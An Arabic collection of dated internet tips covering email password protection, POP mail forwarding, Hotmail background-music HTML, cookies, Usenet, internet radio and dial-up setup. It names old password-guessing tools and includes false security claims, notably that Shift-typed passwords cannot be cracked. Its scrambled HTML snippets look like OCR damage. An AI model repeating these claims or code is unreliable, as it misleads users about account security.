قبل كل شيء أريدكم أن تعرفوا ولا تغشكم الشائعات والذي يجب أن تعرفوه جيدا إنه لا يوجد بالعالم أي برنامج يقوم بسرقة كلمة السربمجرد كتابة الإيميل به ولو كان يوجد لوجدتم إن كل إيميلات العالم قد سرقت ، إنما يوجد برامج تخمين تستطيع ان تتكفل بالمهمة وخصوصا اذا كانت الباس ورد قصيرة أو عبارة عن أرقام على شكل حركات أو أسامي معروفة ومن اشهر هذه البرامج

munga bunga
e-mail crack
http port
menhaten
girl friend

وهذا البرامج تكمن مهمتهم في تخمين قائمة كبيرة من الباسوردات على
بريدك وللوقاية من جميع هذه البرامج إتبع الأتي وضع الباس وورد
عبارة عن أحرف ورموز وضرورة أن يكون عددها فوق الاثنى عشرة

حرف فبذلك تصعب كثيرا مهمة الهكرز إن لم تصبح مستحيلة
و يجب تغيير الباس وررد لإيميلك من فترة لأخرى وعدم وضع
الباس ورد بملف وحفظه داخل الجهاز لانه لا سمح ا إذا دخل هاكرز
جهازك سيجدها على طبق من ذهب

بالنسبة للماسنجر فاذا طلب منك أي شخص محادثة صوتية لا تقبلها إلاإذا كنت تثق به حيث عن طريق المحادثة الصوتية يستطيع بسهولةالحصول على الاي بي الخاص بك ويخترق الجهاز ببرنامج مستكشف

الأيبي الإصدار الأخير لا تقم بتخزين الباس ورلد على ماسنجرك أي لا تقوم بوضع حفظ كلمة المرور
وأخيرا السؤال السري بالتسجيل ، ضع سؤال غريبا وإختر جوابامخالف تماما للسؤال وللجواب حتى اذا
وصل الهاكرز لهذه المرحلةشتت تخمينه وجعلته في حيرة
ولا تنسى تسجيل الخروج بعد الإنتهاء من بريدك جدا..جدا.. مهم
وبذلك تكون قد حميت بريدك من كل انواع السرقه

ملاحظة

اذا اردت ان تتاكد بانه بريدك لا ولن ولا يمكن لشخص إختراقه حتى بالبرامج هي طريقة واحدة فقط
وتريحك من هذا كله إذا جيت تحط الباسورد أو الرقم السري للبريد إضغط قبله شفت حتى
يعطيك ماورى الأرقام .... فهمتوا مافهمتوا أقولكم يعني أذا كان
الرقم السري مثلا ١٢٣٤٥٦
إضغط قبلها شفت وبعدين حط الرقم الرسرى ١٢٣٤٥٦
وراح يصير الرقم السري هو هذا ! @ # $ % ^
وبهذا ولا أكبر برنامج يخترق الرقم لانه بالأساس الإختصارات ليس موجودة ببرامج الاختراق

كيف تقوم بربط ايميلين مع بعض

كيف تربط بريدين في بريد واحد !؟اخواني الاعزاء يوجد لدى البعض أكثر من بريد ا لكتروني
ويصعب فتحها جميعاً ولكن باستعمال هذه الطريقه تستطيع فتح أكثرمن بريد وتحويلها كلها على بريد
الهوت ميل
مثلا بريدك الأصلي هو هوتميل وتبغى تربطه ببريد الياهو علشان اذا
احد أرسلك رساله على بريد الياهو تجيك في بريدك الهوتميل
*افتح بريدك الهوتميل
*اختار من القائمه اللي على اليمين من POP Mail واضغط عليها
POP Server Name:*
وهنا تحط سيرفر البريد وفي مثالناmail.yahoo.com
POP User Name*: وهناضع اسم المستخدم
Password POP User*: وهنا ضع كلمة السر
* والباقي تخليه مثل ماهو
*بعدين اضغط ok
ولمعرفة ان قد وصلت رسالة جديدة اضغط على
POP Mail من القائمة ا للي على اليمين
وهذي ملقمات بعض اليميلات جربوها :

مكتوب :

ملقم الوارد MIRA0.MAKTOOB.COM
ملقم الصادر MAKTOOB.COM

هوت ميل :

الملقم : http://services.msn.com/svcs/hotmail/httpmail.asp
ولم اجرب هذخ الملقمات
الوارد POP.HOTMAIL.COM
الصادر Hstmp.hotmail.com

ياهو :

الوارد Pop.mail.yahoo.com
الصادر Smtp.mail.yahoo.com

كيفية وضع خلفيه موسيقيه فى الـهوتميل

هذا الكود بس شيل الاكسات وحط عنوان الصوت

<bgsound =src"xxxxxxx="loop"١-">طبعا تشوف اي مقطع صوتي ايا كان وتحط الرابط حقه مكان الاكسات وهنا باعطيكم بعض الاكواد الجاهزة يعني ما يحتاج تدور حق روابط صوتية وها بعض الأكواد الجاهزة :

"http://www.cyberegypt.com/Tedry_lesh.mid"src= bgsound>
**
 <"infinite"loop=**
bgsound >
" http://hits.mididb.com/20020505/Martin_Ricky/Maria.mid"src=
<"١"loop=
bgsound>
"http://hits.mididb.com/20020505/Jewel/Foolish_Games.mid "src=
<"١"loop=
bgsound>
"http://216.117.145.32/20020505/f/madonna/Madonna_Frozen.mid "src=
<"١"loop=
bgsound >
" http://216.117.145.32/20020505/f/nsync/Bye_Bye_Bye.mid"src=
<"١"loop=
<"١-"loop="http://6pix.jeeran.com/11_1_.mid"src= bgsound>
<"١-" loop="http://64.224.25.194/images/golgotha.wav"src= bgsound>
bgsound>
"src=
http://hits.mididb.com/20020505/Mel_C/Never_Be_The_Same_Again.m
<"١"loop= "id
bgsound>
"src=
http://216.117.145.32/20020505/f/britneyspears/Born_To_Make_You_H
<"١"loop= "appy.mid

"http://hits.mididb.com/20020505/TLC/No_Scrubs.mid "src= bgsound>
<"١"loop=
<"١-"loop= "http://64.224.25.194/images/golgotha.wav"bgsound src=>
<head/>
"http://hits.mididb.com/20020505/TLC/No_Scrubs.mid "src= bgsound>
<"١"loop=
"http://www.geocities.com/saudiyah4ever16/3od.wav "bgsound src=>
<"١"loop=

وهذا موقع فيه انواع كثيره من الموسيقى الرائعه
http://members.rogers.com/supermom20000/default.html

ما هي الكوكيز (COOKIES) ؟

تضع معظم مواقع ويب، عندما يتم زياراتها، ملفاً صغيراً على القرص الصلب الخاص بجهازكم، يسمى "كوكي" (Cookie)، ملفات الكوكيز عبارة عن ملفات نصية، فهي ليست برامج أو شفرات برمجية ويهدف هذا الكوكي إلى جمع بعض المعلومات عنك، وهو مفيد أحياناً، خاصة إذا كان الموقع يتطلب منك إدخال كلمة مرور تخولك بزيارته. ففي هذه الحالة لن تضطر في كل زيارة لإدخال تلك الكلمة، إذ سيتمكن الموقع من اكتشافها بنفسه عن طريق "الكوكي"، الذي وضعه على قرصك الصلب، في الزيارة الأولى. بمعنى أخر تحتوي هذه الملفات النصية (الكوكيز) على معلومات تتيح للموقع الذي أودعها أن يسترجعها عند الحاجة، أي عند زيارتكم المقبلة للموقع. ولكن، من الممكن ان يتم استغلال الكوكيز في انتهاك خصوصية المستخدمين وجمع معلومات عنهم خلال تصفحهم للمواقع. إذا كنتم لا ترغبون أن يسجل الآخرون "كوكيز" على القرص الصلب في جهازكم، بهدف جمع بعض المعلومات عنكم، فبإمكانك تجهيز المتصفح الذي تستخدمونه، بحيث يطلب موافقتكم، قبل أن يحفظ أي "كوكي"، علىالقرص الصلب.

.كيف يتم إيداع ملفات الكوكيز على جهازك؟ يرسل المتصفح، عند إدخالك عنوان موقع في شريط العناوين، طلباً إلى الموقع الذي حددته، متضمناً عنوان IP الخاص به، ونوع المتصفح الذي تستخدمه، ونظام التشغيل الذي يدير جهازك. تخزن هذه المعلومات في ملفات خاصة بالمزود Log Files، ولا علاقة للكوكيز بالمعلومات التي يتم إرسالها. وفي الوقت ذاته، يبحث المتصفح عن ملفات كوكيز، التي تخص الموقع المطلوب، فإذا وجدها يتم إرسالها مع طلب مشاهدة الموقع، وإذا لم توجد لا يتم إرسال أي معلومات. يستطيع الموقع، عند استلامه طلب المشاهدة مع ملف الكوكيز، أن يستخدم المعلومات الموجودة في الملف لأغراض مختلفة، نعرضها لاحقاً. وان لم يوجد ملف الكوكيز، فإن الموقع سيدرك أن هذه زيارتك الأولى إليه، فيقوم بإرسال ملفات الكوكيز إلى جهازك لتخزن عليه. وبإمكان الموقع تغيير المعلومات الموجودة ضمن ملفات الكوكيز أو إضافة معلومات جديدة كلما قمت بزيارة الموقع.

كيف يمكن منع إستقبال الكوكيز؟ فبإمكانك تجهيز المتصفح الذي تستخدمه، بحيث يطلب موافقتك، قبل أن يحفظ أي "كوكي"، على قرصك الصلب (تستطيع إجراء ذلك في المتصفح إكسبلورر ٣,٠٢، من خلال الأوامر View، ثم Options، ثم Advanced، ووضع علامة الاختيار في مربع Warn before accepting "cookies". وفي المتصفح نافيجيتور ٣,٠، من خلال الأوامر Options، ثم Preferences Network، ثم Protocols، وإزالة علامة الاختيار من مربع Accepting a Cookie). وفي المتصفح إكسبلورر ٥,٠ ، اذهب إلى Tools ثم Internet Options ثم قم باختيار Security وبعدها قم بالنقر على Custom Level حيث ستجدون في أسفل الصفحة الخيارات الخاصة بالكوكيز، حيث يمكنكم تغييرها وفقا لإختياراتكم.

ماهي الـUSENET?

USENET أو شبكة المستخدم هي شبكة عملاقة مستقلة عن الانترنت وتسير بموازاتها وتضم ١٦,٠٠٠ مجموعة أخبار Newsgroups كل مجموعة تهتم بموضوع معين وتشمل بذلك جميع موضوعات الحياة، كذلك فالموضوعات في ازدياد، والـUSENET كالانترنت؛ ليس من أحدٍ يملكها

وليس لها هيكل تنظيمي، والاشتراك مفتوح للجميع وبدون رسوم ولكن يلزم تـوفر **NNTP** تسـتطيع طلبه من موفر الخدمة **ISP** الذي اشتركت لديه

وتستطيع قراءة مجموعات الأخبار من خلال قـاريء أخبـار **News Reader** ويمكنـك اسـتخدام برنامج **Out Look** كقاريء أخبار حيث يوفر هذه الخدمة. هناك بعض آداب السـلوك التـي ينبغـي مراعاتها عند الكتابة في مجموعات الأخبار. ويجب أن تعلم أن الأخبار تدوم في موفر الأخبار **News Server** لمدة قصيرة نظراً للكم الهائل من الأخبار، لذلك ماقد تجده اليوم قد لايتـوفر غـداً. وجميـع الرسائل التي تكتب حول موضوع معين تسمى منظومة **Thread.**

أنواع مجموعات الأخبار:

مجموعة أخبار معدلة Moderated Newsgroup

أي مقال يتم ارساله يعرض أولاً على شخص يسمى **Moderator** يطلع على المقال قبل تعميمه وهذا النوع من المجموعات لايحتوي مواضيع بذيئة أو متكررة ولكن المعلومات فيه تصـبح قديمـة بعـض الشيء.

مجموعة أخبار غير معدلة Unmoderated Newsgroup

المقالات في هذا النوع تنشر مباشرة بدون تدقيق ولذلك فقد تحتوي على ألفاظ بذيئة لكن المعلومات فيه جديدة.

<u>عيوب الـUsenet</u>

أهم عيوب الـ**Usenet** أن موضوعاتها سريعة الزوال كذلك فمعظم الأخبار على هيئة نصية **Text File** رغم أنها تدعم معيار **MIME** الذي يسمح بنشـر الصـور وغيرهـا مـن البيانـات،، كـذلك فالـ**USENET** أشبه بحفلة عامة لاتستطيع التحدث فيها بصوت مرتفع فكل ماتكتبـه؛ مقـروء مـن الجميع ومع ذلك فعندما تكتب استفساراً قد لايأتيك الرد الا بعد ساعات وربمـا أيـام... كـذلك فجميـع المعلومات المنشورة لايمكن التأكد من صحتها أو مصدرها لأن النشر يعتمد الحرية، كذلك احـذر مـن الادمان على الـ**USENET** فقد تضيع الوقت الكثير بدون أن تدري.

<u>أنواع رواد مجموعات الأخبار</u>

المتخصصون Wizards: أشخاص لديهم خبرة واسعة واطلاع بموضوع معين.

المتطوعون Volunteers: أشخاص يقدمون المساعدة للآخرين عن طريق الاجابة على أسئلتهم.

<u>المتوارون Lurkers</u>: أشخاص يستمعون فقط للنقاشات دون أي مشاركة فعالة.

<u>المطهرون Flamers</u>: أشخاص يردون على المواضيع التي لا تروق لهم بلهجة سخرية وشتيمة.

آداب السلوك عند استخدام مجموعات الأخبار

احرص على الاختصار والايجاز

انشر مايستحق النشر ودع الفرصة للآخرين لابداء آرائهم أيضاً

تجنب الاعلانات

تجنب حروب التطهير Flame Wars

استخدم عنوان واضح لمقالاتك

استخدم رموز المشاعر Emotion

بعض الأخبار قد تفقد أهميتها مع الوقت فراعي ذلك

استخدم البريد الالكتروني للكاتب اذا كان الموضوع خاص أو لايهم الآخرين

رموز المشاعر Emotion

:) ابتسامة	:-) ضحكة	*:) غمزة
:(حزن	:-(غضب	:-١ لا مبالاة
:-> ابتسامة سخرية	@:-) شعر مجعد	٨-) نظارة طبية
:- Dتعجب	:-/ ارتباك	:- Pاخراج اللسان

هل تريد امتلاك محطة إذاعية مسموعة في جميع أنحاء العالم؟

"نعم بإمكانك أن تستمع الآن لآلاف المحطات الإذاعية عبر الإنترنت وأصبح لدى المستمعين الإمكانية الحقيقية للإختيار. ولم يعد أحدا محدودا بنطاق جغرافي ، لقد أصبحت كافة محطات الإذاعة في العالم

بين يديك ، كما يمكنك أن تبدأ بنفسك واحدة منها ، كل ذلك أصبح ممكنا بفضل تكنولوجيا تدفق المعلومات".

راديو الإنترنت عبارة عن برامج صوتية يتم بثها عبر توصيلات الإنترنت. وهذا يقابل طريقة البث التقليدية عبر الفضاء بواسطة الإشعاعات الكهرومغناطيسية أو ما يسمى أيضا موجات الراديو. وقد يخلط البعض بين ما نعنيه براديو الإنترنت وبين وضع المواد الإعلامية والعروض أو المؤثرات الصوتية في صفحات المواقع للإعلام عن شئ ما أو لإضافة إثارة ولفت الانتباه أكثر للصفحة...

لا.. إننا هنا نعني وبالتحديد: الإرسال الإذاعي من خلال الإنترنت والذي أصبح في إمكانية أي مشترك بالإنترنت القيام به. كما أن بإمكانية أي مشترك الاستماع لأي محطة موجودة على الإنترنت. والواقع أنه منذ بعض الوقت بدأنا نتحقق بأن عالم الراديو مثله مثل معظم الأنشطة الأخرى قد أصابتة تكنولوجيا الإنترنت ، وأنه قد بدأ فعلا ينقلب رأسا على عقب. لقد بدأ في التحول من مواد ترسل في الفضاء حولنا إلى مادة يمكن أن تتدفق عبر العالم كله. وتدريجيا ولكن بكل تأكيد فإن باستطاعتك أن تصبح مالكا لمحطة إذاعة حتى ولو كان مركزها مكتبك أو سرداب بيتك. أنت لست في حاجة لمئات أو ملايين الدولارات كي تقوم ببناء محطة إذاعة ، ولست في حاجة لأرض واسعة وعمارة فارهة ومئات العاملين. ببساطة أنت فقط في حاجة إلى صوت جيد ومواد صوتية مناسبة وكمبيوتر معقول.

ما هي تكنولوجيا تدفق المعلومات Streaming؟

يطلق هذا التعبير لوصف التكنولوجيا القادرة على تشغيل المواد الصوتية audio أو الصور المتحركة video وذلك أثناء عملية استحضارها Downloading من خلال الإنترنت.

فالصوت المتدفق هو الصوت الذي يتم تشغيله في لحظة وصوله. وهذا بديل عن الصوت المسجل مثـل ملفات WAV files والتي لا تبدأ في التشغيل حتى يتم وصول جميع مكونات الملف.

لتوضيح هذا الأمر أكثر عليك بملاحظة ما يحدث عندما تطلب صفحة موقع جديدة. إنك ستنتظر بعـض الوقت يتم في أثناءه وصول الصفحة على دفعات. والسبب هو أن معلومات الصفحة يتم تجزئتهـا إلـى حزم معلومات صغيرة ترسل بالتتابع إلى الموقع الذي يطلبها. وبالتالي فإنـه كلمـا كـان ملـف تلـك المعلومات أكبر حجما كلما تطلب وصوله وقتا أكبر. وحيث أن ملفات الصوت أو ملفات الصور المتحركة ضخمة الحجم لذا يتطلب اكتمال وصولها وقتا طويلا. ولقد حلت تكنولوجيا التدفق Streaming هذه المشكلة وذلك بتشغيل الرزم بمجرد وصولها دون الانتظار حتى يكتمل الملف. وهذه التكنولوجيـا هـي المناسبة في حالة البث الحي عبر الإنترنت. الصوت المتدفق في حاجة إلى دعـم مـن برنـامج لعـب خاصplug-in player يأتي عادة مع برنامج التصفح browser . أو قد تحصل عليه مجانا من الإنترنت كما سيأتي بعد.

جودة الصوت في راديو الإنترنت:

إن نوعية الصوت الناجمة ممتازة لدرجة مدهشة ، بل وأفضل من كثير من محطات الراديو اللتقليدية. ويمكنك أن تحصل على النوعية الممتازة للصوت في حال عدم استخدامك الإضافي للإنترنت في أي عمل

آخر أو تصفح مواقع أخرى. أما إذا قمت بنشاط آخر وكان تدفق الصوت مستعملا نطاق الذبذبات Bandwidth المتوفرة لديك كلها ، فينجم عن ذلك بعض الأثر السلبي في الصوت كأن تسمع تقطعات ووقفات في الإرسال. وهذا يحدث بدون أن يحصل إخلال في نوعية الصوت.

متطلبات راديو الإنترنت من نطاق الذبذبات وكيفية توفيرها:

يجب أن يكون الكمبيوتر مزودا بمودم ذو قدرة لا اقل عن ٢٨,٨ كيلوبايت وذلك حتى يكون هناك إمكانية ليقوم راديو الإنترنت ببث. إن بإمكان الكمبيوتر المزود بمودم بقدرة ٢٨,٨ Kbps أن يعطيك جودة مقبولة لاستقباال راديو الإنترنت. ومع أن تلك الجودة لا تكون بجودة راديو FM ولكنها مقاربة إلى حد كبير. الإشارات ذات الذبذبات العريضة الأعلى لا تعطي جودة أفضل إلا إذا كان الإرسال على الإنترنت باستخدام اشارات على موجات ذات ذبذبات عريضة أعلى.

والواقع أن التجهيزات الضرورية التي تحتاجها كي تستعمل راديو الإنترنتت غالبا ما تكون متوفرة لديك. أنت في حاجة إلى اتصال مع الإنترنت. وبحاجة إلى بطاقة صوت وسماعتين مناسبتين. الشيء الوحيد الإضافي الذي قد تكون في حاجة إليه هو البرنامج الخاص بتشغيل راديو الإنترنت. والواقع أن ويندوز ٩٨ يأتي معة برنامج Windows media player ولكن من الأفضل أن يكون لديك أيضا برنامج آخر هو Real player وذلك لعدم وضع معيار قياسي لهذا النظام حتى الآن.

مواقع الراديو على الإنترنت:

هناك العديد من محطات الراديو التي يمكنك الاستماع إليها ومن جميع أنحاء العالم سواء كانت محطات الراديو التقليدية أو التي تبث على الإنترنت فقط. وهذا ما يميز محطات الراديو بالانترنت حيث أنك لست محدودا بمحطات معينة. فبالإضافة لمحطات الراديو التقليدية فإن هناك محطات إنترنت فقط أي نشأت عندما بدأت هذه التقنية ولم تكن أصلا كمحطات تقليدية.

كثير من المواقع العادية أصبح لديها قناة صوت بسبب عدم الامكانية لإنتاج المواد الصوتية اللازمة للبث المباشر. وتكتفي بوجود ملف صوت مسجل يمكن لمستقبل الموقع أن تستعيده في أي وقت.

مدى سهولة الإرسال الإذاعي عبر الإنترنت وإمكانية الأفراد القيام به:

الواقع أن عملية الإرسال الإذاعي سهلة وكل ما تحتاجه هو أن تقوم بنسخ برنامج الخدمة المجاني الخاص لهذا العمل لتكون قادرا على إقامة محطة إذاعة خاصة بك داخل الإنترنت والتي يمكنك أن تبدأها من كراج بيتك أو من مكتبك مستخدما لذلك جهاز الكمبيوتر المزود بالتجهيزات العادية المتواضعة.

إنك لو قمت بإرسال إذاعي عادي فإنك قد تقوم بالتأثير السيء على المحطات المقاربة لك بطول الموجة. كما أن إرسالك لن يتجاوز بضع كيلومترات قليلة بالإضافة إلى إذن رسمي. بينما قيامك بعمل محطة إذاعية عبر الإنترنت فإنه لن يؤثر على أي محطة إذاعية أخرى بالإضافة إلى انك ستصل إلى أي مكان في العالم وبدون أخذ تصريح أو أن يسائلك أحد.

الحاجة إلى نطاق ذبذبات Bandwidth :

ما أنت في حاجة إليه هو ببساطة بطاقة صوت وهي متوفرة في معظم الكمبيوترات الحديثة، وكذلك أنت في حاجة لبعض البرامج التي غالبا ما تكون مجانية ولكنك في حاجة إلى نطاق حزم ذبذبات

Bandwidth بكمية كبيرة. فإذا كنت تتوقع ١٠٠ مستمع لك فإن كل واحد بحاجة إلى أن تمده بنطاق ذبذبات قدرها ٢٠Kbps وبالتالي فإنك في حاجة إلى إتصال بالإنترنت Internet Connectivity بقدرة ٢ Mbps من نطاق الذبذبات Bandwidth مضافا إليها حوالي ١٠% لضمان عدم وجود اي فقد، والتأكد من العمل. ولكن ماهو Bandwidth وماذا يعني بالنسبة لإرسال واستقبال الراديو؟

إن Bandwidth هي قياس كمية المعلومات التي يمكن أن ترسلها في نفس الوقت من خلال وسيلة اتصالك ، وعادة تقاس بعدد أل "بت" في الثانية .bits-per-second (bps)

إن أي الإشارات المرسلة أو المستقبلة سواء كانت من نوع تماثلي أو رقمي لها نطاق ذبذبات معين Bandwidth. ونطاق الذبذبات هذا يقاس بمدى الترددات التي تحتلها تلك الإشارات. وأنه وبشكل عام فإن نطاق أو عرض حزم الذبذبات يتناسب طرديا مع كمية المعلومات المرسلة أو المستقبلة. فمثلا هناك حاجة إلى نطاق أو عرض حزم ذبذبات Bandwidth أكبر لنسخ صورة في خلال ثانية واحدة عنه لو أردنا نسخ صفحة نصوص في خلال ثانية واحدة.

فمثلا صفحة كاملة من النصوص تقدر بحوالي ١٦،٠٠٠ bits ويمكن لمودم سريع أن يرسل حوالي 15,000 bitsفي الثانية الواحدة. بينما إرسال فيديو كامل الشاشة يحتاج إلى bits10,000,000 في الثانية كما يتوقف ذلك أيضا على أسلوب ضغطة ، وعموما فإن ملفات الصوت والفيديو في حاجة لمدى من نطاق الذبذبات أكبر للحصول على أداء افضل. حيث يمكن الحصول عليه باستخدام مودم عالي السرعة أو وهذا أفضل وهو استخدام خطوط اتصال تلفونية ديجيتال عالية السرعة.

برامج الخدمة الخاصة براديو الإنترنت :

يتوفر هناك العديد من البرامج الخاصة بالأجهزة للقيام بعمل محطة راديو على الإنترنت. وهناك برامج مجانية منها وهناك برامج يجب أن تدفع ثمنها. يمكن للبرامج المجانية أن تفيد في البث إلى ٢٠ مستمعا، بينما النسخ الإحترافية القابلة للتعامل مع عدد كبير من المستمعين متوفرة ولكن بثمن.

هناك العديد من المواقع على الإنترنت تفيدك كثيرا إذا كنت فكرت في أن يكون لك راديو على الإنترنت. من هذه المواقع موقع شركة مايكروسوفت التي لديها برنامج يسمى Windows Media Service 3.0 وكذلك نسخة بيتا ٤,٠ وكلا البرنامجين يمكن الحصول عليهما من موقع مايكروسوفت الآتي:

.www.microsoft.com/ntserver/mediaserv

هناك العديد من برامج الخدمة تشمل كل من الصوت والصورة...

من أمثلة ذلك برامج Basic Server Real System G2 وهو متوفر مجانا. إذهب إلى موقع www.real.com وذلك للمعلومات عن كل من برنامج التشغيل والخدمة الخاص بذلك.

كذلك هناك برنامج Stream Works Server من شركة Xing Technolory (Corporation (XTC يمكن أن يزودك بإمكانية بث الصوت والصورة.

كيف تتصل بشبكة الإنترنت ؟ من الهاتف

كي تتصل بشبكة الإنترنت تحتاج إلى توفر خط هاتفي و مودم و اشتراك بمقدم خدمة الإنترنت في بلادك ، يوجد العديد من مقدمي الخدمة الذين تختلف خدماتهم و أسعار الاشتراك لديهم ، بعد الاشتراك بمقدم الخدمة الذي ترغب به ستحصل على المعلومات التالية:

-عنوان الملقم الخاص بمورد الخدمة Proxy و رقم المنفذ. Port number


-رقم الهاتف المحلي الخاص بمقدم الخدمة .مثل 170 في العراق

-اسم المستخدم و كلمة المرور الخاصة باشتراكك And User name . Password


و الآن على افتراض أنك قمت بتعريف بطاقة المودم Modem بشكل صحيح قم بالخطوات التالية:

أ- الخطوة الأولى

اضغط على أيقونة إنترنت إكسبلورر الموجودة في سطح المكتب بزر الماوس الأيمن ، ستظهر قائمة فاختر منها "properties" لتظهر الشاشة التالية:



اضغط على التبويب "connections" لتظهر الشاشة التالية



اضغط على"إضافة "Add لبدأ معالج إنشاء اتصال جديد و تظهر الشاشة التالية:



اضغط على زر "next" بعد تعبئة البيانات المطلوبة في الشكل




أيضاً بعد تعبئة الخانات المطوبة في الشكل اضغط على زر "next" ستظهر الشاشة الختامية التي تخبرك بأنه قد تم إعداد الاتصال بنجاح فاضغط على الزر "finish" لتنتهي هذه الخطوة

ب -الخطوة الثانية

اضغط مرة أخرى على أيقونة إنترنت إكسبلورر بزر الماوس الأيمن ثم اختر "properties" و اختر التبويب "connections"من الشاشة التي ستظهر لتظهر هذه الشاشة:



في الشاشة التي ستظهر قم بإعداداها كما يلي



ثم اضغط على زر **"ok"** ، تهانينا الآن يمكنك الدخول إلى عالم الإنترنت ، كل ما عليك فعله الآن هو تشغيل برنامج التصفح الموجود في جهازك و كتابة اسم المستخدم و كلمة المرور الخاصة باشتراكك و الاتصال بالإنترنت


ملاحظة : هذه الخطوات تنطبق على أغلب مقدمي الخدمة ، إذا لم تنجح في الاتصال بهذه الخطوات قم بمراجعتها للتأكد من قيامك بكل خطوة ، فإذا لم تنجح لسبب أو لآخر فاتصل بالدعم الفني لمقدم الخدمة الذي اشتركت عنده لتحصل على المساعدة

- -

ملاحظة : عليك إلغاء الرمز ا لمي للاتصال من خصائص الاتصال أي الـ Area code : و Country Code

وذلك بإزالة علامة الاختيار من ا ربع أمام العبارة Use Area Code and Dialing Properties :

افتح جهاز الكمبيوتر جوار شبكة الاتصال حدد ايقونة الاتصال ا اصة بالزر اليم اختر خصائص وألغ علامة الصح

